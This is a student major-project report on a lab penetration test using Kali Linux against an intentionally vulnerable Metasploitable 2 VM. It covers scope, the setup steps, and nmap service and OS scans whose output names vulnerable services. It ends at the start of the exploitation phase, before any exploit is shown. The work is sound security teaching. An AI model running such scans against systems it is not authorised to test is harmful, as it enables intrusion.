Title: End-to-End Network Penetration Testing Engagement

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Course: BCA (2nd Year)

University Name: Chhatrapati Shivaji Maharaj University

Domain: Cyber Security (Major Project)

Problem Statement:

- **Organizations often face security threats due to vulnerabilities in their systems and networks. Without proper testing, these weaknesses can be exploited by attackers to gain unauthorized access. Therefore, structured penetration testing is required to identify real-world attack paths and improve system security.**

Introduction:

- **In today's digital world, organizations rely heavily on networked systems, which makes them vulnerable to cyber threats and attacks. Penetration testing is a structured approach used to identify security weaknesses in a system by simulating real-world attacks in a controlled environment.**
- **This project focuses on performing an end-to-end network penetration testing engagement using ethical hacking methodologies. A virtual lab environment is created using Kali Linux as the attacker machine and Metasploitable 2 as the target system. The project involves reconnaissance, scanning, vulnerability identification, exploitation, and analysis of the attack process.**

- **The aim is to understand how attackers exploit system weakness and how such vulnerabilities can be mitigated to improve overall security.**

Objective:

- **The objective of this project is to conduct a full penetration test in a controlled environment by following ethical hacking methodologies. The project aims to identify vulnerabilities in the target system, exploit them to demonstrate potential risks, and provide appropriate remediation techniques to enhance system security.**

Tools Used:


- **Kali Linux**
- **Nmap**
- **Metasploit Framework**
- **Wireshark**

Methodology:

1. **Plan scope and rules of engagement**
2. **Perform reconnaissance and scanning**
3. **Identify and exploit vulnerabilities ethically**
4. **Document attack paths and impact**
5. **Provide remediation recommendations**


Practical Steps include:

1. Plan scope and rules of engagement




a) Target Machine initialization:

The Metaspolitable 2 virtual machine was started and accessed using default credentials. This system is intentionally vulnerable and used for testing purposes.




b) Target IP Identification:

The IP address of the targeted system was identified by using <u>ifconfig</u> command. This IP is required for performing further reconnaissance and exploitation.



c) Attacker Machine Configuration (Kali Linux):


Kali Linux has been used as the attacker machine. The IP address is verified using the ip a command to ensure a proper network configuration.



d) Connectivity Verification:

A ping test was conducted from the attacker machine to the targeted system to verify network connectivity. Successful responses confirmed that both machines were in the same network.

2. Perform Reconnaissance and Scanning



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.58.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 13:45 -0400
Nmap scan report for 192.168.58.128
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:92:F3:71 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.94 seconds

┌──(kali㉿kali)-[~]
└─$
```

a) Basic Nmap scan:

A basic Nmap scan is preformed on the target to identify open ports, by using <u>nmap 192.168.58.128</u> command. This helps in understanding which services are running and may be vulnerable to attacks.

```
└─$ nmap -sS -sV -O 192.168.58.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 13:46 -0400
Nmap scan report for 192.168.58.128
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:92:F3:71 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=4/9%OT=21%CT=1%CU=41197%PV=Y%DS=1%DC=D%G=Y%M=000C29%TM
OS:=69D7E6C8%P=x86_64-pc-linux-gnu)SEQ(SP=BB%GCD=1%ISR=C5%TI=Z%CI=Z%II=I%TS
OS:=6)SEQ(SP=C1%GCD=1%ISR=D0%TI=Z%CI=Z%II=I%TS=6)SEQ(SP=CA%GCD=1%ISR=C9%TI=
OS:Z%CI=Z%II=I%TS=6)SEQ(SP=CB%GCD=1%ISR=D0%TI=Z%CI=Z%II=I%TS=6)SEQ(SP=CD%GC
OS:D=1%ISR=CF%TI=Z%CI=Z%II=I%TS=6)OPS(O1=M5B4ST11NW5%O2=M5B4ST11NW5%O3=M5B4
OS:NNT11NW5%O4=M5B4ST11NW5%O5=M5B4ST11NW5%O6=M5B4ST11)WIN(W1=16A0%W2=16A0%W
OS:3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW5%CC=
OS:N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16
OS:A0%S=O%A=S+%F=AS%O=M5B4ST11NW5%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%
OS:O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=4
OS:0%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%
OS:Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=
OS:Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
```

```
Network Distance: 1 hop
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 196.17 seconds

┌──(kali㉿kali)-[~]
└─$
puter, move the mouse pointer outside or press Ctrl+Alt
```


b) Advanced Scanning and Service Enumeration:

An advanced Nmap scan was conducted using services and OS detection options. By using <u>nmap -sS -sV -O 192.168.58.128</u>. This allows identification of running services like FTP, SSH, and HTTP, along with their versions.

c) Analysis of Scan Results:


The scan revealed multiple open ports such as FTP (21), SSH (22), HTTP (80), MySQL (3306) and others. These open services indicate potential entry points for attackers and will be further analyzed in the exploitation phase

3. Identify and Exploit Vulnerabilities Ethically:



a) Msfconsole:

